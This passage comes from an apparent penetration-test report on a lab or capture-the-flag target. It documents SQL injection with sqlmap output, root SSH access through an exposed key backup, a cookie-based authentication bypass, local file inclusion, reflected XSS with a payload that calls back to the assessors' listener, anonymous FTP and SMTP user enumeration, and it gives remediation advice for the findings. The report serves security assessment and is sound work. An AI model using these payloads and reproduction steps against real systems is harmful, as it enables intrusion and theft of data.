(ELT(6019=6019,1))),0x71716b7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS
GROUP BY x)a)-- mHqq&password=pass&Login=Enter

  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (heavy query)
  Payload: username=admin' AND 5675=(SELECT COUNT(*) FROM
INFORMATION_SCHEMA.COLUMNS A, INFORMATION_SCHEMA.COLUMNS B,
INFORMATION_SCHEMA.COLUMNS C)-- ewRQ&password=pass&Login=Enter
---
[16:19:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
...omitted for brevity...
Database: mysql
Table: user
[2 entries]
| 127.0.0.1 | root | <blank> | N | *BE0 [REDACTED] |
...omitted for brevity...
| localhost | root | <blank> | N | *9FC2 [REDACTED] |
```


## SQLMap Output

The assessment team was able to access all of the data in the application SQL database through SQL injection. An attacker would be able to use this vulnerability to discover sensitive information and execute code on the application server.

### Steps to Reproduce

#### Manual Injection

1. Put the following SQL code in the **username** parameter of **login.php**:  
`a' OR 1=1 -- aaa`



Not secure | 10.10.0.66:8001/login.php

# Login

Username

a' OR 1=1 -- aaa

Password

....

#### SQL Code in Username Field

2. Input any password value and hit **Enter**

#### Automated Injection using SQLMap.

1. Download and install **SQLMap**.
2. Run SQLMap against the application using the following command:  
`sqlmap -u 'http://10.10.0.66:8001/login.php?`



### *Remediation Recommendations*

- **Input validation and sanitization:** Input validation and sanitization are crucial to preventing SQL injection attacks. All user inputs should be validated and sanitized to prevent the injection of malicious code into SQL statements. This can be done using a whitelist or blacklist approach.
- **Use of prepared statements or parameterized queries:** One of the most effective ways to prevent SQL injection is to use prepared statements or parameterized queries when interacting with the database. This can help ensure that the SQL statement is pre-compiled and only allows for predefined parameters, making it difficult for attackers to inject malicious code.
- **Principle of Least Privilege:** Following the principle of least privilege is also important for preventing SQL injection attacks. Applications should only be given the necessary permissions to perform their intended functions and not more. This can help limit the impact of an attack by reducing the amount of data that the attacker would have access to in the event of a successful SQL injection attack.

### **Additional Resources**

SQLMap

- <https://sqlmap.org/>

PortSwigger – What is SQL Injection?

- <https://portswigger.net/web-security/sql-injection>

OWASP – SQL Injection

- [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)

## High Risk Findings

## Information Disclosure – Backup File

## Overview

Information Disclosure – Backup File		
High Risk	CVSS Score	8.8
	CVSS Vector String	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

**Description:** This type of vulnerability typically occurs when backup files are stored in a location that is accessible by users who do not have the proper permissions or access controls in place. Attackers can exploit this vulnerability by gaining access to the backup file and extracting sensitive data or information, such as user credentials, personal identifying information, or intellectual property. This can be particularly damaging if the backup file contains data that is critical to the organization's operations or that is subject to regulatory compliance requirements.

**Affected Locations:**

10.10.0.66

- `/.root.backup/.ssh/` Directory

### Details

The application server has a backup file containing SSH keys for the **root** user. This file can be read by other users on the server, as shown in the following figure of the permissions information.

```
gibson@nbnserver:~$ ls -latr /.root.backup/
total 12
drwxr-xr-x 24 root root 4096 Apr 21 2019 ..
drwxr-xr-x  3 root root 4096 Apr 21 2019 .
drwxr-xr-x  2 root root 4096 Apr 21 2019 .ssh
```

## /.root.backup/. Directory Permissions

After downloading the stored SSH keys, the assessment team successfully signed into the root account using the `id_rsa` private key from the backup file. The terminal output is shown in the below figure.

[illegible]

```
root@nbnsrver:~# whoami  
root
```

#### Root Shell

An attacker with access to a user account on the device would be able to escalate their privileges to those of the root user using the keys stored in the `/.root.backup/.ssh/` directory.

#### Steps to Reproduce

1. Navigate to the `/.root.backup/.ssh/` directory and store the SSH keys on the attacking machine.
2. Access the root account through SSH by using the following command:  
`ssh root@10.10.0.66 -p 443 -i id_rsa`

#### Remediation Recommendations

- **Access controls and permissions:** The first step to preventing information disclosure through backup files is to ensure that access controls and permissions are properly configured. Access to backup files should be restricted only to authorized personnel who need it to perform their job functions. This can be done through the use of access controls, such as file system permissions, ACLs, and RBAC.
- **Encryption and secure storage:** Backup files should be encrypted and stored in a secure location to prevent unauthorized access. Encryption can help protect the data in the backup file from being accessed or read by unauthorized parties, even if they manage to gain access to the file.

#### Additional Resources

CWE-200: Exposure of Sensitive Information to an Unauthorized Actor

- <https://cwe.mitre.org/data/definitions/200.html>

Commented [LVT1]: TODO

## Information Disclosure – Credentials Stored in Cleartext

### Overview

Information Disclosure – Credentials Stored in Cleartext		
High Risk	CVSS Score	8.6
	CVSS Vector String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:L

**Description:** When applications store cleartext credentials in application source code or configuration files, it creates a vulnerability. Insecurely stored credentials can allow attackers to bypass authentication mechanisms to access functionality that should be password protected.

### Affected Locations:

[http://10.10.0.66/data/CEO\\_gibson.jpg](http://10.10.0.66/data/CEO_gibson.jpg)

10.10.0.66

- /var/log/apache2/access.log\*


10.10.0.66

- /var/www/html/login.php
- /var/www/staging/login.php

### Details

[http://10.10.0.66/data/CEO\\_gibson.jpg](http://10.10.0.66/data/CEO_gibson.jpg)

The application /data/ directory contains an image file with the CEO's profile picture, as shown below:



Analysis of the image file using **exiftool**, shown in the below image, revealed a password stored in the image metadata.

```
$ exiftool CEO_gibson.jpg
ExifTool Version Number      : 12.57
File Name                    : CEO_gibson.jpg
...omitted for brevity...
Title                        : gibson profile picture
Description                  : gibson profile picture
Warning                      : [minor] Fixed incorrect URI for
xmlns:MicrosoftPhoto
Flash Model                  : passwd:[REDACTED]
...omitted for brevity...
```

#### Image Metadata

The stored credential allowed the assessment team to access both the web application account and the server user account for the user **gibson**.

#### 10.10.0.66 /var/log/apache2/access.log\*

The assessment team discovered that the web server logs included usernames and passwords users entered when they attempted to log into the application. A sample of the log file contents are included in the figure below:

```
gibson@nbnserver:~$ grep -i "password" /var/log/apache2/access.log.1
172.16.1.2 - - [04/May/2020:06:25:33 +0000] "GET
/login.php?username=stephenson&password=[REDACTED]&Login=Enter HTTP/1.1" 302 3421
"-"
```

#### Access Log Contents

When the Hyperthetical team reviewed the log file, the assessors retrieved the valid password for the **stephenson** user account on the web application.

#### 10.10.0.66

/var/www/html/login.php

/var/www/staging/login.php

The assessment team discovered credentials for the application MySQL Server hardcoded in login.php and stored in cleartext. The below figure shows the part of the code where they were found.

```
$ exiftool CEO_gibson.jpg
ExifTool Version Number      : 12.57
File Name                    : CEO_gibson.jpg
...omitted for brevity...
Title                        : gibson profile picture
Description                  : gibson profile picture
Warning                      : [minor] Fixed incorrect URI for
xmlns:MicrosoftPhoto
Flash Model                  : passwd:[REDACTED]
...omitted for brevity...
```

#### Credentials in Code

### Remediation Recommendations

- **Use of encryption and hashing:** One of the most effective ways to prevent information disclosure through credentials stored in plaintext is to use encryption and hashing. Passwords and other sensitive credentials should be encrypted or hashed before being stored in a database or other storage medium. This can help prevent unauthorized access to the credentials, even if the storage medium is compromised.
- **Access controls and permissions:** Access controls and permissions should be used to restrict access to systems and databases where plaintext credentials are stored. Only authorized personnel who need access to the credentials should be granted access, and access should be granted on a need-to-know basis.

### Additional Resources

CWE-256: Plaintext Storage of a Password

- <https://cwe.mitre.org/data/definitions/256.html>

OWASP - Password Plaintext Storage

- [https://owasp.org/www-community/vulnerabilities/Password\\_Plaintext\\_Storage](https://owasp.org/www-community/vulnerabilities/Password_Plaintext_Storage)

Commented [LVT2]: TODO

## Insufficient Authentication Controls

### Overview

Insufficient Authorization Controls		
High Risk	CVSS Score	7.5
	CVSS Vector String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

**Description:** Authorization issues occur when the application fails to successfully implement authentication controls. These issues may result in arbitrary users gaining unauthorized access to the application, its underlying functionality, or protected resources.

### Affected Locations:

`http://10.10.0.66`

- `authenticated` Cookie

`http://10.10.0.66:8001` (Staging)

- `authenticated` URL Parameter

### Details

#### `http://10.10.0.66`

The application uses a cookie, `authenticated`, to validate whether the user has successfully logged in to the application. The cookie uses a **Boolean** value of **1 (TRUE)** or **0 (FALSE)** to indicate the user's authentication status. This makes it possible for an attacker to change the value of the `authenticated` cookie to bypass authorization controls and access protected resources.

When a user attempts to access protected resources, such as `/internal/customers.php`, without authentication, the application responds with an error message prompting the user to log in first, shown in the below request and response pair:

#### Request:

```
GET /internal/customers.php?list=..%2Fdata%2Fcustomer.list HTTP/1.1
Host: 10.10.0.66
...omitted for brevity...
Cookie: authenticated=0
Connection: close
```

#### Response:

```
HTTP/1.1 200 OK
Date: Fri, 28 Apr 2023 10:43:55 GMT
...omitted for brevity
</header>
<p>FOR INTERNAL USE ONLY</p>
<p>Error: You must login first. </p>
<p>FOR INTERNAL USE ONLY</p>
...omitted for brevity...
</html>
```

The authentication error prevents the user from accessing the protected content.

However, by intercepting the request and changing the value of authenticated from a 0 to a 1, the Hyperthetical team was able to access the protected resources without authentication, shown in the following request and response pair:


#### Request:

```
GET /internal/customers.php?list=..%2Fdata%2Fcustomer.list HTTP/1.1
Host: 10.10.0.66
...omitted for brevity...
Cookie: authenticated=1
Connection: close
```

#### Response:

```
HTTP/1.1 200 OK
Date: Fri, 28 Apr 2023 10:54:21 GMT
...omitted for brevity...
<div class="container">
  <header class="major">
    <p><b>Future Customers</b>
  </p>
</header>
  <p>FOR INTERNAL USE ONLY</p>
  <p>flag2{authorized_user_access}</p>
</br>NqF5Rz@yahoo.com : connie ////
long@gmail.com : capone ////
hjk12345@hotmail.com : ned ////
snoogy@yahoo.com : frank ////
polobear@yahoo.com : jess ////
...omitted for brevity...
```

After the assessors intercepted the request and changed the cookie value, the customer list was displayed in the browser, shown below:



Customer List



An attacker who exploited this vulnerability would be able to access sensitive data and other resources protected by authentication without signing into the application.

#### **http://10.10.0.66:8001 (Staging)**

The assessment team discovered a similar vulnerability exists in the NBN staging application. The staging application uses a Boolean URL parameter, **authenticated**, to validate whether the user has successfully logged in to the application. When a user attempts to access protected resources, such as **/internal/customers.php**, without authentication, the application responds with an error message prompting the user to log in first, shown in the below request and response pair:

##### **Request:**

```
GET /internal/customers.php?authenticated=0&list=..%2Fdata%2Fcustomer.list HTTP/1.1
Host: 10.10.0.66:8001
...omitted for brevity...
```

##### **Response:**

```
HTTP/1.1 200 OK
Date: Fri, 28 Apr 2023 12:29:16 GMT
...omitted for brevity...
<div class="container">
  <header class="major">
    <p><b>Future Customers</b></p>
  </header>
  <p>FOR INTERNAL USE ONLY</p>
  <p>Error: You must login first. </p>
  <p>FOR INTERNAL USE ONLY</p>
```

The assessors were able to access the customer list by changing the value of **authenticated** in the URL, as shown in the following request and response pair:


##### **Request:**

```
GET /internal/customers.php?authenticated=1&list=..%2Fdata%2Fcustomer.list HTTP/1.1
Host: 10.10.0.66:8001
...omitted for brevity...
```

**Response:**

```
HTTP/1.1 200 OK
Date: Fri, 28 Apr 2023 12:31:44 GMT
...omitted for brevity...
<div class="container">
  <header class="major">
    <p><b>Future Customers</b>
    </p>
  </header>
  <p>FOR INTERNAL USE ONLY</p>
  <p>SAMPLE DATA
  </p>
  <p>FOR INTERNAL USE ONLY</p>
...omitted for brevity...
```

The customer list was shown in the assessor's browser when the URL was loaded.



Sample Customer List

An attacker who exploited this vulnerability would be able to access sensitive data and other resources protected by authentication without signing into the application.

**Steps to Reproduce**

**http://10.10.0.66**

1. Attempt to access a protected resource such as `http://10.10.0.66/internal/customers.php?list=..%2Fdata%2Fcustomer.list`
2. Intercept the HTTP request using a tool such as Burp Suite Intercept.
3. Change the value of the `authenticated` cookie from 0 to 1.
4. Send the edited request to the application.

`http://10.10.0.66:8001 (Staging)`

1. Attempt to access a protected resource such as  
`http://10.10.0.66:8001/internal/customers.php?authenticated=0&list=..%2Fdata%2Fcustomer.list`
2. Change the value of the `authenticated` URL parameter from `0` to `1`:  
`http://10.10.0.66:8001/internal/customers.php?authenticated=1&list=..%2Fdata%2Fcustomer.list`

### Remediation Recommendations

- **Implement proper authentication checks:** Instead of relying solely on a boolean cookie, a more secure method of authentication should be implemented, such as session tokens, JWT tokens, or multi-factor authentication. This will help ensure that only authorized users are able to access sensitive data or functionality within the application.
- **Role-based access control (RBAC):** Role-based access control (RBAC) can be used to enforce authorization controls within the application. This involves defining roles and permissions for different types of users and enforcing those permissions through the use of access controls. This can help ensure that users only have access to the data and functionality that they need to perform their job functions.

### Additional Resources

Fortinet - What Is Token-based Authentication?

- <https://www.fortinet.com/resources/cyberglossary/authentication-token#:~:text=What%20is%20Token%2Dbased%20Authentication,a%20unique%20encrypted%20authentication%20token.>

Commented [LVT3]: TODO

## Anonymous FTP Access

### Overview

Anonymous FTP Access		
High Risk	CVSS Score	7.5
	CVSS Vector String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

**Description:** Anonymous FTP access vulnerabilities occur when a server is configured to allow unknown users to access and store files through FTP. This access allows unauthenticated users to read files that may be restricted and access sensitive information. In many cases, unauthorized users may even be able to store files on the server.

### Affected Locations:

10.10.0.66

- Port 9001

### Details

The results of the Hyperthetical team's **Nmap** scan of the NBN external network indicated that the FTP service running on port 9001 allowed anonymous access. These results are shown in the following figure:

```
Nmap scan report for 10.10.0.66
...omitted for brevity...
PORT      STATE SERVICE VERSION
9001/tcp  open  ftp      vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|_  Connected to 10.10.0.10
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  At session startup, client count was 1
|_  vsFTPD 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  5 1000      1000      4096 Apr 04  2021 gibson
...omitted for brevity...
```

Nmap Results

The assessors were able to access the `/gibson/` directory by signing into FTP with the username `anonymous` and a random string for the password. While they were not able to store files or access much outside of the `/gibson/` directory, they used their access to download sensitive information such as `flag3`. The below figure shows the assessment team's terminal output during the FTP connection:

```
ftp 10.10.0.66 -p 9001
Connected to 10.10.0.66.
220 (vsFTPd 3.0.3)
Name (10.10.0.66:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
...omitted for brevity...
ftp> cd gibson
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||34190|)
150 Here comes the directory listing.
-rw-rw-rw-  1 0      0          46037 Apr 03  2020 flag3
226 Directory send OK.
ftp> get flag3
local: flag3 remote: flag3
229 Entering Extended Passive Mode (|||41595|)
150 Opening BINARY mode data connection for flag3 (46037 bytes).
100%
|*****
**| 46037      17.89 MiB/s   00:00 ETA
226 Transfer complete.
46037 bytes received in 00:00 (15.24 MiB/s)
```

Anonymous FTP Connection

An attacker would be able to use this vulnerability to access files with sensitive information stored on the server.

### Steps to Reproduce

1. Connect to the server through FTP using the following command:  
`ftp 10.10.0.66 -p 9001`
2. Enter `anonymous` when prompted for the username.
3. Enter any string for the password.

### Remediation Recommendations

- **Disable anonymous access:** The first and most important remediation recommendation is to disable anonymous access to the FTP server. This can be done by disabling the anonymous user account or by configuring the FTP server to require authentication for all user accounts. By requiring users to authenticate before accessing the server, organizations can ensure that only authorized users are able to access the files and data stored on the server.
- **Implement access controls:** Access controls should be implemented to restrict access to sensitive files and data on the FTP server. This can be done through the use of file permissions, ACLs, or

RBAC. Users should only be granted access to the files and data that they need to perform their job functions, and access should be granted on a need-to-know basis.

- **Encrypt file transfers:** File transfers should be encrypted to prevent unauthorized access to data in transit. This can be done by implementing SSL/TLS encryption for FTP transfers, or by using SFTP (Secure File Transfer Protocol) or FTPS (FTP over SSL/TLS) instead of regular FTP. Encryption can help prevent eavesdropping and man-in-the-middle attacks, and can ensure that data is transferred securely between the client and server.

#### Additional Resources

Rapid 7 - FTP access with anonymous account

- <https://www.rapid7.com/db/vulnerabilities/FTP-GENERIC-0002/>

Commented [LVT4]: TODO

## Local File Inclusion

### Overview

Local File Inclusion		
High Risk	CVSS Score	7.5
	CVSS Vector String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

**Description:** This type of vulnerability arises when an application does not properly validate user input and allows an attacker to control the path or file name of a file to be included in a server-side script. By exploiting this vulnerability, an attacker can access sensitive files and data stored on the web server or execute arbitrary code, including malicious scripts or commands. These attacks can be particularly damaging if sensitive configuration files, password files, or other sensitive system files are exposed. To mitigate this vulnerability, developers should ensure that all user input is properly sanitized and validated, and that file paths and names are constructed using a whitelist of known good values. Additionally, access controls should be implemented to restrict access to sensitive files and data on the server.

Commented [LVT5]: TODO

### Affected Locations:

`http://10.10.0.66/internal/customers.php`

- `list` URL Parameter

`http://10.10.0.66:8001/internal/customers.php`

- `list` URL Parameter


### Details

The `internal/customers.php` page displays a list of customers to employees who have logged into the site. The application loads the list, stored in `/data/customers.list`, using the `list` URL parameter. The `list` parameter value is the location of the list. The below figure shows the code in `customers.php`, where the value of `list` is used to include the file contents.

```
if($_COOKIE['authenticated']==1){
    print(base64_decode("ZmxhZzJ7YXV0aG9yaXplZF91c2VyX2FjY2Vzc30="). "</br>");
    include $_GET['list'];
}
```

PHP Code to Load Customer List

The value of `list` is inserted directly into the `include` statement. This allowed the Hyperthetical team to access other files stored on the server by changing the value. Although they were unable to access certain restricted resources, they were able to access data in the server user account's home directory, such as `flag3`, as shown below:



Flag 3 Contents Displayed

The following request and response pair demonstrate the assessment team's attack and the application response with the contents of `flag3`.

**Request:**

```
GET
/internal/customers.php?list=..%2Fdata%2f..%2f..%2f..%2fhome%2fgibson%2fflag3
HTTP/1.1
Host: 10.10.0.66
...omitted for brevity...
Cookie: authenticated=1
Connection: close
```

**Response:**

```
HTTP/1.1 200 OK
Date: Fri, 28 Apr 2023 11:00:48 GMT
...omitted for brevity...
<div class="container">
  <header class="major">
    <p><b>Future Customers</b>
  </p>
</header>
<p>FOR INTERNAL USE ONLY</p>
<p>flag2{authorized_user_access}</br>1
The Deliverator belongs to an elite order, a hallowed subcategory. He's got esprit
up to here. Right now, he is preparing to carry out his third mission of the night.
His uniform is black as activated charcoal, filtering the very light out of the
air. A bullet will bounce off its arachnofiber weave like a wren hitting a patio
door, but excess perspiration wafts through it like a breeze through a freshly
napalmed forest, Where his body has bony extremities, the suit has sintered
armorgel: feels like gritty jello, protects like a stack of telephone books.
...omitted for brevity...
```



An authenticated attacker would be able to use this vulnerability to access sensitive information on the server. Furthermore, an unauthenticated attacker would be able to perform this vulnerability by bypassing the authentication protections on `/internal/customers.php`. For more information, please refer to the [Insufficient Authorization Controls](#) finding.

#### Steps to Reproduce

1. Replace the value of list with the location of a different file on the server.

Ex:

```
..%2Fdata%2f..%2f..%2f..%2f..%2fhome%2fgibson%2fflag3
```

#### Remediation Recommendations

- **Input validation:** The first and most important remediation recommendation is to implement proper input validation and sanitization of user input. All user input, including file names and paths, should be validated against a whitelist of known good values to prevent the inclusion of malicious files. Input validation should be performed both on the client and server side, and developers should use security-focused libraries to ensure that user input is properly sanitized.
- **File path restrictions:** Access controls should be implemented to restrict access to sensitive files and data on the server. Developers should ensure that the application is not allowed to access files outside of a specific directory or set of directories, and should use file system permission settings to ensure that only authorized users have access to sensitive files.
- **Use secure coding practices:** Developers should follow secure coding practices to ensure that their applications are not vulnerable to file inclusion attacks. This includes minimizing the use of user input in file operations, using relative rather than absolute file paths, and ensuring that all file names and paths are validated and sanitized before they are used in server-side scripts. Regular code reviews and security testing should also be performed to identify and address potential vulnerabilities.

#### Additional Resources

OWASP - Testing for Local File Inclusion

- [https://owasp.org/www-project-web-security-testing-guide/v42/4-Web\\_Application\\_Security\\_Testing/07-Input\\_Validation\\_Testing/11.1-Testing\\_for\\_Local\\_File\\_Inclusion](https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.1-Testing_for_Local_File_Inclusion)

Commented [LVT6]: TODO

# Password Reuse

## Overview

Password Reuse		
High Risk	CVSS Score	7.4
	CVSS Vector String	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N

## Affected Locations:

This issue was present throughout the scope.

## Details

The assessment team discovered that the following accounts used the string **digital** for the password.

- Web Application User Account **gibson**
- 10.10.0.66 User Account **gibson**
- 10.10.0.66 Localhost MySQL Server **root** Account

## Remediation Recommendations

Change account passwords immediately.

## Medium Risk Findings

### Cross Site Scripting (Reflected)

#### Overview

Cross Site Scripting		
Medium Risk	CVSS Score	5.3
	CVSS Vector String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

**Description:** Cross-Site Scripting(XSS) vulnerabilities allow an attacker to inject arbitrary script code that will be executed by a victim's web browser. An attacker can exploit this vulnerability by sending malicious script code to a vulnerable application that passes the script to the user. Because of this, XSS attacks target the application users. The application acts as a delivery mechanism. Because the malicious code is passed to the victim's browser through the application, the browser cannot differentiate between legitimate and malicious code.

Commented [LVT7]: TODO

#### Affected Locations:

- http://10.10.0.66/login.php
  - username URL Parameter
- http://10.10.0.66/internal/employee.php
  - user URL Parameter
- http://10.10.0.66:8001/internal/employee.php
  - user URL Parameter

#### Details

##### employee.php

The `employee.php` page welcomes users after login by displaying their username. The employee username is stored in the `user` URL parameter. The below figure shows the code in `employee.php` where the value of `user` is printed to the page.

```
<header class="major">
  <p><b>Welcome, <?php
    if($_GET['authenticated']=='1'){
      print($_GET["user"]);
    } else {
      print("ERROR: Not Authenticated");
    } ?>
```

PHP Code to Welcome User

The parameter data is printed directly to the page without validation or sanitization. This allowed the assessment team to insert malicious scripts into the page content by editing the value of the `user` URL parameter. By crafting a URL with a `user` value that pointed to an externally hosted file, the assessment team was able to capture the ip address of any user who clicked the malicious URL. The following figures show the request to the malicious URL and the application response with embedded HTML.

#### Request:


```
GET
/internal/employee.php?name=%3Cimg%20src%3d%22http%3a%2f%2f10%2e10%2e0%2e10%3a31337%2ftest%22%3E HTTP/1.1
Host: 10.10.0.66
```

...omitted for brevity...

#### Response:

```
HTTP/1.1 200 OK
Date: Thu, 27 Apr 2023 20:20:30 GMT
...omitted for brevity...
<div class="container">
  <header class="major">
    <p><b>Welcome,  </b>
    </p>
  </header>
  ...omitted for brevity...
</html>
```

The link to the image was invalid, meaning no real image was displayed on the site.



Embedded Image

However, when the assessor's browser attempted to load the image, it sent a request to the team's server, as shown below:

```
GET /test HTTP/1.1
Host: 10.10.0.10:31337
...omitted for brevity...
```

Request from Browser to Attacking Server

The Hyperthetical team's server logs show the request and the IP address of the user.

```
$ python3 -m http.server 31337
Serving HTTP on 0.0.0.0 port 31337 (http://0.0.0.0:31337/) ...
10.10.0.10 - - [27/Apr/2023 17:57:16] code 404, message File not found
10.10.0.10 - - [27/Apr/2023 17:57:16] "GET /test HTTP/1.1" 404 -
```

Server Logs

An attacker could leverage this vulnerability to run scripts in the context of a logged-in user who clicked on their malicious URL, as well as to steal cookie data and other sensitive information.

**login.php**

The login page of the NBN web application displays an error message after failed login attempts. The error message includes the username submitted during the login attempt. The below figure shows the code used to display the error message in **login.php**.

```
// Get username
$user = $_GET[ 'username' ];
$user = mysqli_real_escape_string($conn, $user);
...omitted for brevity...
// Check the database
$query = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass'";
$result = mysqli_query($conn, $query) or die( '<pre>' . mysqli_error($conn) .
'</pre>' );
if( $result && mysqli_num_rows($result) > 0 ) {    // Login Successful...
    setcookie("authenticated", "1");
    header('Location: /internal/employee.php?name='.$user);
} else {
    // Login failed
    setcookie("authenticated", "0");
    $error_message = "Login failed. Query: ".$query;
```

Error Message in login.php

The value of the **username** parameter is sanitized before it is inserted into the **query** string. However, it was still possible for the assessment team to inject malicious code into the URL that would execute when the browser attempted to load the page. By inserting **<script>** tags and JavaScript content into the **username** parameter, they forced the browser to execute an alert, shown in the following figure.



Alert

The following figures show the request to the payloaded URL and the application response containing the embedded script.

**Request:**

```
GET
/login.php?username=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&password=a&Login=Enter
HTTP/1.1
Host: 10.10.0.66
...omitted for brevity...
```

**Response:**

```
HTTP/1.1 200 OK
Date: Thu, 27 Apr 2023 19:10:08 GMT
...omitted for brevity...
<div class="container">
  <header class="major">
    <h2>Login</h2>
    Login failed. Query: SELECT * FROM `users` WHERE
    user = '<script>alert(1)</script>' AND password =
    '0cc175b9c0f1b6a831c399e269772661';
  </header>
  <p>
    ...omitted for brevity...
```

An attacker would be able to use this vulnerability to execute JavaScript code in the browser of any user who clicked on a specially crafted URL.

**Steps to Reproduce**

1. Replace the value of the vulnerable URL parameter with malicious JavaScript code.

Ex:

```
/login.php?username=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&password=a&
Login=Enter
```

**Remediation Recommendations**

- Use contextual entity encoding to convert script code into harmless output for any application that includes user-supplied input.
- Consider all user input untrusted and perform server-side validation.
- Implement modern browser headers such as Content Security Policy (CSP), which can provide robust protection against XSS and other content injection issues.

**Additional Resources**

OWASP – Cross-Site Scripting (XSS)

- <https://owasp.org/www-community/attacks/xss/>

Commented [LVT8]: TODO

## SMTP User Enumeration

### Overview

SMTP User Enumeration		
Medium Risk	CVSS Score	4.3
	CVSS Vector String	CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

### Description:

Commented [LVT9]: TODO

### Affected Locations:

172.16.1.2

- Port 25

### Details

The assessment team was able to enumerate usernames on the SMTP service based on the difference in responses by the service. The application responded to valid usernames with a 250 or 252 response, while it responded to invalid usernames with a 550 response. The below terminal output demonstrates how the assessment team enumerated a valid username.

```
$ proxychains telnet 172.16.1.2 25
Escape character is '^]'.
220 gobvesclient.gobvesbank ESMTP Postfix (Ubuntu)
EHLO all
...omitted for brevity...
MAIL FROM: me
250 2.1.0 Ok
RCPT TO:test
